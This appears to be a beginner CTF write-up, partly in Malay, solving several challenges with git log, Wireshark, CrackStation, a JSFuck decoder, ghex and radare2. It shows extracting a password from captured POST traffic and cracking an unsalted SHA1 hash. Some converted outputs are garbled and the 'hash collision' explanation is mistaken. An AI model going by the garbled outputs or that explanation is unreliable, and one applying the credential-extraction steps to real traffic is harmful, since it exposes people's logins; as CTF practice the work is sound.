
```
(malscottt㉿kali)-[~/Downloads/challenge]
$ git log -- message_15.txt
commit d87c7dd631407bfa258462cc7d727dafcc270119
Author: Nielatte <danielfazli106@gmail.com>
Date:   Tue Oct 29 08:52:57 2024 -0700

F14g{h41_fr0m_g1t_l0g5}
```


Wayar jerung



Using wireshark



I filter using the search: **http.request.method == “POST”**. I found HTTP request below.



I scrolled down and try to inspect the HTML Form URL Encoded. I found username and password. Password is encoded.


The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, etc. The main area has a 'Recipe' section titled 'From Base64' with an alphabet dropdown set to 'A-Za-zA-Z0-9+/=' and a checked checkbox for 'Remove non-alphabet chars'. Below it is a 'Input' field containing the URL-encoded string: RjE0Z3t0KytwX2k1X3VuM25jcnlwD0NkfQok. Underneath the input is a 'Output' field showing the decrypted string: F14g(h+p_15_.un3ncrypt3d). At the bottom center is a green button labeled 'BAKE!' with a chef icon. To its right is a checked checkbox for 'Auto Bake'. The status bar at the bottom indicates 'net 36' and 'mem 36'.

I know that the encrypted strings is base64 encoded. I use CyberChef to encode and I found the flag.

Perlenggaran

```
(malscotti㉿kali)-[~/Downloads]
$ python3 cabaran.py
Masukkan input anda: liawjdijaldkk;lalkd;ak
Perlenggaran Tidak Berlaku! Cuba Lagi.
```

I put random input to see what is the output but nothing seems to be a flag. So I decided to check the source code using nano.



```
File Actions Edit View Help
GNU nano 8.2
cabaran.py

import hashlib

def hashing(data):
    return hashlib.sha1(data.encode()).hexdigest()

def win():
    with open("bendera.txt", "r") as file:
        bendera = file.read().strip()
    return bendera

def perlenggaran(input1):
    hash1 = hashing(input1)
    hash2 = "3caae7f47eaddbe6bd2b01ac511518fc7652a47"
    if hash1 == hash2:
        print("Perlenggaran Berlaku!")
        bendera = win()
        print(f"bendera: {bendera}")
    else:
        print("Perlenggaran Tidak Berlaku! Cuba Lagi.")

input1 = input("Masukkan input anda: ")
perlenggaran(input1)
```

In the source code, I found the hash. Title of this challenge really give me some clue which is Perlenggaran. When we translate, Perlenggaran means Collision. So, in this challenge, the creator wants me to make a Hash Collision to get the flag. So, when we put the same hash as the hash provided in the source code, it will triggered a hash collision.

The screenshot shows the CrackStation website's password cracking interface. At the top, there's a header with tabs like "Vulnerabilities dalam Ccc", "MicroCTF 2024", "From Base64 - CyberChef", "quipquip - cryptoquip and", and "CrackStation - Online Pa...". Below the header, the main title "CrackStation" is displayed with a banner. On the right, there are links to "Defuse.ca" and "Twitter". The main content area is titled "Free Password Hash Cracker". It has a text input field for pasting hashes, a reCAPTCHA verification box, and a "Crack Hashes" button. Below the input field, it says "Enter up to 20 non-salted hashes, one per line:" and lists supported hash types: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hast, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+(sha1|sha1_hex), QubesV3.1BackupDefaults. A link "Download CrackStation's Wordlist" is also present. The footer contains information about last modification, page hits, and unique hits, along with links to "Defuse Security | Zcash | Secure Panteho | Source Code".

So I decided to use Crackstation which is the online tool to match the hash and the actual strings.

The screenshot shows the same CrackStation interface after entering a password hash. The hash entered is "3cae87f47e0dd6b6b8d2b01ec311518fc7652a47". The results table shows one row with the hash, its type (sha1), and the resulting string "helloworld123". The table has columns for Hash, Type, and Result. A legend at the bottom indicates that green means "Exact match", yellow means "Partial match", and red means "Not found". Below the table, there's a link to "Download CrackStation's Wordlist" and a section titled "How CrackStation Works" with detailed technical information. The footer is identical to the first screenshot.

And I found the hash is match with the strings which is helloworld123.

```
(malscotti㉿kali)-[~/Downloads]
$ python3 cabaran.py
Masukkan input anda: helloworld123
Perlenggaran Berlaku!
Traceback (most recent call last):
  File "/home/malscotti/Downloads/cabaran.py", line 24, in <module>
    periksa_perlanggaran(input1)
  File "/home/malscotti/Downloads/cabaran.py", line 18, in periksa_perlanggaran
    bendera = win()
               ^^^^^^
  File "/home/malscotti/Downloads/cabaran.py", line 7, in win
    md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha364, sha512, sha512-half, sha512-1518fc7652a47
    with open("bendera.txt", "r") as file:
                                                Hash
                                                Color Codes: Green Exact match, Yellow Partial match, Red Not found.
FileNotFoundException: [Errno 2] No such file or directory: 'bendera.txt'
(malscotti㉿kali)-[~/Downloads]
$
```

I decided to put the hash in the input of the python. And the output is Perlenggaran Berlaku. Means that I successfully make a hash collision in this python. So the flag is **F14g{helloworld123}**.

Taksuka jasmine

```
[malscotti@kali:~/Downloads]$ cat TakSukaJasmine.js
$=
```

I try to cat the js file and I found that many gibberish in this js. But I wonder what is this encryption?

This screenshot shows a Microsoft Edge browser window displaying the dCode.fr/Cipher Identifier tool. The page has a medieval-themed header featuring a scroll and a crown.

The main content area is titled "CIPHER IDENTIFIER" and "Cryptography - Cipher Identifier". It includes sections for "ENCRYPTED MESSAGE IDENTIFIER" (with a text input field containing "JSFuck_Language_[]{}[{}]{})+[]") and "CLUES/KEYWORDS (IF ANY)" (with a text input field containing "dCode"). A large orange "ANALYZE" button is centered between these sections.

Below the analysis section, there's a "See also: Frequency Analysis – Index of Coincidence" link and a "SYMBOLS IDENTIFIER" section with a "Go to: Symbols Cipher List" link.

A "Answers to Questions (FAQ)" section follows, with a question "What is a cipher identifier? (Definition)". It explains that a cipher identifier is a computer tool designed to recognize encryption/decoding from a message text. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc., to determine the type of encryption and guide users to the right tools based on the type of code or encryption identified.

Links to "How to decrypt a cipher text?", "How to decrypt an encoded message?", and "How to recognize a cipher?" are provided.

The sidebar on the right contains a "Summary" section with links to "Encrypted Message Identifier", "What is a cipher identifier? (Definition)", "How to decrypt a cipher text?", "How to recognize a cipher?", "Why does the detector display a warning?", "Why does the analyzer/recognizer not detect my cipher method?", and "How does the cipher identifier work?".

Other sections in the sidebar include "Similar pages" (Index of Coincidence, Frequency Analysis, Symbols Cipher List, Gravity Falls Cipher, Hash Identifier, About dCode, dCode.fr, dCode's Tools List), "Support" (Paypal, Patreon, More), "Forum/Help" (Discord icon), and "Keywords" (recognition, identification, detection, recognizer, identifier, detector, cipher, encryption, code, finder).

So I use online tool which is dcode to identify the cipher. And I found that this cipher is using JSFUCK. As expected, looking at the title of this challenge which is TakSukaJasmine.

Google

jsfuck decoder

All Images Videos Shopping News Web Maps More Tools

GitHub https://enkhee-osiris.github.io › Decoder-JSFuck

JSFuck Decoder | De-Obfuscator

Wanna decode JSFuck? Choose a JSFuck version: v0.5.0, v0.4.0, v0.3.0, v0.2.0, v0.1.2. With eval. Crafted with ❤ by Osiris.

dCode https://www.dcode.fr › jsfuck-language

JSFuck Language Translator - Online Decoder/Compiler ...

Tool to program and translate JSFuck Language, an obfuscated way of writing JavaScript with 6 characters [] !

JSFuck Decoder · How to write/encrypt using...

GitHub https://github.com › karust › unjsfuck

karust/unjsfuck: Encode/Decode JSFuck (0.5.0) obfuscated

Encode/Decode JSFuck (0.5.0) obfuscated Javascript. Helpful resources: Usage Use latest release binary or install the tool with: go install github.com/karust/...

Stack Overflow https://stackoverflow.com › questions › how-to-decode-...

How to decode a JSFuck script?

The easiest way I have found to decode Non Alphanumeric Javascript is with Chrome. Open Chrome > Go to jsfuck.com > paste the code you would like to decode in ...

I using JSFuck decoder to decode the ciphertext.

WANNA DECODE JSFUCK?

Choose JSFuck version: v0.5.0 ▾ With eval ✓

Decode

I paste it and start to decode

The screenshot shows a browser window with the URL <https://enkehee-osiris.github.io/Decoder-JSPuck/>. The page title is "WANNA DECODE JSFUCK?". It contains a text area with the following JSFuck code:

```
// This script performs various calculations and manipulations // You might find it useful for learning JavaScript function fibonacci(n) { if (n <= 1) return n; return fibonacci(n - 1) + fibonacci(n - 2); } function factorial(n) { if (n == 0) n = 1; return n * factorial(n - 1); } function reverseString(str) { return str.split('').reverse().join(''); } function performCalculations() { const fibNum = 10; console.log('Fibonacci of ' + fibNum); const factNum = 5; console.log('Factorial of ' + factNum); const originalString = "Hello, World!"; console.log('Reversed String:', reverseString(originalString)); // Extra calculations const arr = [1, 2, 3, 4, 5]; const sum = arr.reduce((acc, val) => acc + val, 0); console.log('Sum of array:', sum); const product = arr.reduce((acc, val) => acc * val, 1); console.log('Product of array:', product); // Hidden flag (look closely) const hiddenFlag = (function() { // Flag stored in a nested function return "FlagNo_Hate_0_JSDv3l0P3R"; })(); console.log("Hidden flag:", hiddenFlag); } // Invoke the function to see the calculations performCalculations();
```

Below the code is a "Decode" button.

The screenshot shows the same browser window after decoding. The page title is still "WANNA DECODE JSFUCK?". The text area now displays the decoded JavaScript code:

```
function fibonacci(n) { if (n <= 1) n = 1; return n * fibonacci(n - 1); } function reverseString(str) { return str.split('').reverse().join(''); } function performCalculations() { const fibNum = 10; console.log('Fibonacci of ' + fibNum); const factNum = 5; console.log('Factorial of ' + factNum); const originalString = "Hello, World!"; console.log('Reversed String:', reverseString(originalString)); // Extra calculations const arr = [1, 2, 3, 4, 5]; const sum = arr.reduce((acc, val) => acc + val, 0); console.log('Sum of array:', sum); const product = arr.reduce((acc, val) => acc * val, 1); console.log('Product of array:', product); // Hidden flag (look closely) const hiddenFlag = (function() { // Flag stored in a nested function return "FlagNo_Hate_0_JSDv3l0P3R"; })(); console.log("Hidden flag:", hiddenFlag); } // Invoke the function to see the calculations performCalculations();
```

Below the code is a "Decode" button.

And I found flag that highlighted at the above.

Dumpy Dump

Try to cat the file but I found only gibberish

```
[root@malicious ~]# ./Dumpy_Dump
```

To know the format of the file, I use file command.


```

[4] ghex Dumpy.Dump
libEGL warning: DRI3: Screen seems not DRI3 capable
libEGL warning: DRI2: failed to authenticate
libEGL warning: DRI3: Screen seems not DRI3 capable
MESA: error: ZINK: failed to choose pdev
libEGL warning: egl: failed to create dri2 screen

(process:31854): Gtk-WARNING **: 16:14:12.871: Theme parser error: gtk.css:3977:3-22: No property named "-gtk-outline-radius"
(process:31854): Gtk-WARNING **: 16:14:12.872: Theme parser error: gtk.css:4094:3-29: No property named "-GtkWidget-window-dragging"
(process:31854): Gtk-WARNING **: 16:14:12.872: Theme parser error: gtk.css:4108:9-37: No property named "-gtk-outline-top-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.873: Theme parser error: gtk.css:4110:9-38: No property named "-gtk-outline-top-right-radius"
(process:31854): Gtk-WARNING **: 16:14:12.873: Theme parser error: gtk.css:4113:9-40: No property named "-gtk-outline-bottom-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.873: Theme parser error: gtk.css:4115:9-41: No property named "-gtk-outline-bottom-right-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4118:5-33: No property named "-gtk-outline-top-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4120:5-34: No property named "-gtk-outline-top-right-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4123:5-36: No property named "-gtk-outline-bottom-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4125:5-37: No property named "-gtk-outline-bottom-right-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4131:7-36: No property named "-gtk-outline-top-right-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4133:7-39: No property named "-gtk-outline-bottom-right-radius"
(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4136:7-35: No property named "-gtk-outline-top-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.875: Theme parser error: gtk.css:4138:7-38: No property named "-gtk-outline-bottom-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.875: Theme parser error: gtk.css:4212:23-37: Not a valid image
(process:31854): Gtk-WARNING **: 16:14:12.875: Theme parser error: gtk.css:4251:3-31: No property named "-gtk-outline-top-left-radius"
(process:31854): Gtk-WARNING **: 16:14:12.876: Theme parser error: gtk.css:4253:3-32: No property named "-gtk-outline-top-right-radius"

```

I use ghex to inspect some hex dump



I found a clue which is chapeez, the creator of the challenge.

I scrolled down until I found the flag. Well played chapeez, iauh betul kau suruh aku cari flag.

A vm??

```
[root@kali] ~]# file VM
VM: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=04804d3c31218f938502cbcd5cdd1af09d59a8f0, for GNU/Linux 2
.32, stripped
```

I checked the type of the file and it is executable.

```
[root@kali] ~]# ./VM
```

Before this, I run ./VM to see can I execute this file. But it shows permission denied. So I use chmod +x VM to allow the permission when I run ./ command.

```
[root@kali] ~]# ./VM
Welcome to the Virtual Machine Challenge!
Your task: Discover the hidden flag within this output using...
NOTE: Not all messages are meaningful!
Allocating memory ...
F14gAllocating memory ... GitHub
{Random filler message ... https://github.com/karust/unjsfuck ...
byt3Decrypting sequence ...
c0Connecting to server ... Karust/unjsfuck: Encode/Decode JSFuck
de}
Virtual Machine execution complete. Good luck finding the flag!
```

And gotcha, I found the flag by using ./ command. The flag is at the left of the executable file.

F14g{byt3c0de}

Macam biasa, senang sangat soalan ko ni niel

Red herring

```
(root㉿kali)-[~/home/malscottt/Downloads]
# file redherring.exe
redherring.exe: PE32 executable (console) Intel 80386, for MS Windows, 13 sections
```

Check for the format file. It shows executable for Windows.

```
(root㉿kali)-[~/home/malscottt/Downloads]
# radare2 redherring.exe
WARN: Relocs has not been applied. Please use `"-e bin.relocs.apply=true` or `"-e bin.cache=true` next time
[0x004012e0]> JSFuck Decoder - How to write/encrypt using...
```

So I decided to use radare2 tool in kali which is famous for reverse engineering.

```
[0x004012e0]> aaaa          JSFuck Decoder - How to write/encrypt using...
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (aføøøi)
INFO: Analyze entrypoint (afø entry0)
INFO: Analyze symbols (aføøøs)
INFO: Analyze all functions arguments/locals (afvaøøøF)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af øø method.*)
INFO: Recovering local variables (afvaøøøF)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Integrate dwarf function information
INFO: Scanning for strings constructed in code (/azs)
INFO: Finding function preludes (aap)
INFO: Enable anal.types.constraint for experimental type propagation
[0x004012e0]> How to decode a JSFuck script?
```

I use aaaa command to analyze all. As we can see in the output, it is doing a number of analyses on the binary and saving the analyzed information for future use.

```
[0x004012e0]> afl
0x004012e0    1      32 entry0
0x004011b0    5      240 fcn.004011b0
0x004012a0    1      63 sym._mingw32_init_mainargs
0x00403d58    1      6 sym._getmainargs
0x00401300    1      32 sym._WinMainCRTStartup
0x00401320    1      6 sym._atexit
0x00401330    1      6 sym._onexit
0x00401340   11     222 sym._gcc_register_frame
0x00401430    5      46 sym._gcc_deregister_frame
0x00401460    9     398 sym._main
0x004015ee    1      84 sym._flag
0x00401642    1     157 sym._formula
0x00403cd0    1      6 sym._pow
0x00403c98    1      6 sym._sqrt
0x00403cc8    1      6 sym._printf
0x004016e0   67     901 sym._setargv
0x00401a80   26     263 sym._cpu_features_init
0x00401b90    5     44 sym._do_global_dtors
0x00401bc0    8     70 sym._do_global_ctors
0x00401c10    3     23 sym._main
0x00401c80   12     131 entry1
0x00401d10    1      3 sym._tlregdtor
0x00401d80    5     122 sym._w64_mingwthr_add_key_dtor
0x00401e10   13     137 sym._w64_mingwthr_remove_key_dtor
0x00403de0    1      6 sym._EnterCriticalSection_4
0x00403d88    1      6 sym._LeaveCriticalSection_4
0x00403cf8    1      6 sym._free
0x00401eb0   13     142 sym._mingw_TLScallback
0x00402090   30     432 sym._pei386_runtime_relocator
0x00402290   14     108 main
0x00403230   14     221 sym._mingw_glob
0x00403320    5     88 sym._mingw_globfree
0x00403380   65    992 sym._mingw_dirname
0x00403900   25    423 sym._mingw_opendir
0x00403ac0    6     70 sym._mingw_readdir
0x00403b10    5     66 sym._mingw_closedir
0x00403dd0    1      6 sym._FindClose_4
0x00403d38    1      6 sym._errno
```


I using afl command to see the detail of the file. afl command are offset/address, nbbs, size and name. As we can see, there is sym._flag in the file which is maybe the flag is located at there.

```
[0x004012e0]> pdf @ sym._flag
84: sym._flag () {
    ; var int32_t var_1h @ ebp-0x1
    ; var int32_t var_3h @ ebp-0x3
    ; var int32_t var_4h @ ebp-0x4
    ; var int32_t var_6h @ ebp-0x6
    ; var int32_t var_ah @ ebp-0xa
    ; var int32_t var_bh @ ebp-0xb
    ; var int32_t var_dh @ ebp-0xd
    ; var int32_t var_eh @ ebp-0xe
    ; var int32_t var_12h @ ebp-0x12
    ; var int32_t var_16h @ ebp-0x16
    ; var int32_t var_18h @ ebp-0x18
    ; var int32_t var_1ch @ ebp-0x1c
    ; var int32_t var_20h @ ebp-0x20
0x004015ee      55          push    ebp   the code you would like to decode in
0x004015ef      89e5        mov     ebp, esp
0x004015f1      83ec20     sub    esp, 0x20
0x004015f4      66c745fd4631 mov    word [var_3h], 0x3146 ; 'F1'
0x004015fa      c645ff00   mov    byte [var_1h], 0
0x004015fe      66c745fa3467 mov    word [var_6h], 0x6734 ; '4g'
0x00401604      c645fc00   mov    byte [var_4h], 0
0x00401608      c745f67b63 .. mov    dword [var_ah], 0x30637b ; '{c0'
0x0040160f      66c745f3306c mov    word [var_dh], 0x6c30 ; '0l'
0x00401615      c645f500   mov    byte [var_bh], 0
0x00401619      c745ee5f65 .. mov    dword [var_12h], 0x3378655f ; '_ex3'
0x00401620      c645f200   mov    byte [var_eh], 0
0x00401624      c745ea5f30 .. mov    dword [var_16h], 0xe305f ; '_0n'
0x0040162b      c745e05f77 .. mov    dword [var_20h], 0xe31775f ; '_w1n'
0x00401632      c745e46430 .. mov    dword [var_1ch], 0x35773064 ; 'd0w5'
0x00401639      66c745e87d00 mov    word [var_18h], 0x7d ; ')'
0x0040163f      90          nop
0x00401640      c9          leave
0x00401641      c3          ret
```

The clue of the challenge is how to diassemble a file? So i use pdf command to diassemble the sym._flag. The command is **pdf @ sym._flag**. And yes! I found the flag is in the **Red herring** which is the clue of the challenge.

F14g{c00l_ex3_0n_w1nd0w5}

3



When I open the file, it require password to open. The name of the challenge is smile emoji. So I wonder the password is **smile**.



And yes, the password is smile. After I opened the pdf file the file show some base64 encoding.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, etc. The main area has a 'Recipe' section set to 'From Base64' with the alphabet dropdown set to 'A-Za-zA-Z0-9+/=' and the 'Remove non-alphabet chars' checkbox checked. Below this is an 'Input' field containing the encoded string 'RjE0Z3tHMDRUMBRfU1wWh9='. Underneath the input is a 'Strict mode' checkbox. The 'Output' section shows the decoded result: 'F14g{G04T3D_SPOT}'. There are two tabs at the bottom: 'STEP' and 'BAKE!', with 'BAKE!' currently selected. A green button labeled 'BAKE!' with a chef icon is visible. The status bar at the bottom indicates '17 Raw Bytes'.

So i just put it on CyberChef and decode is using base64.

F14g{G04T3D_SPOT}

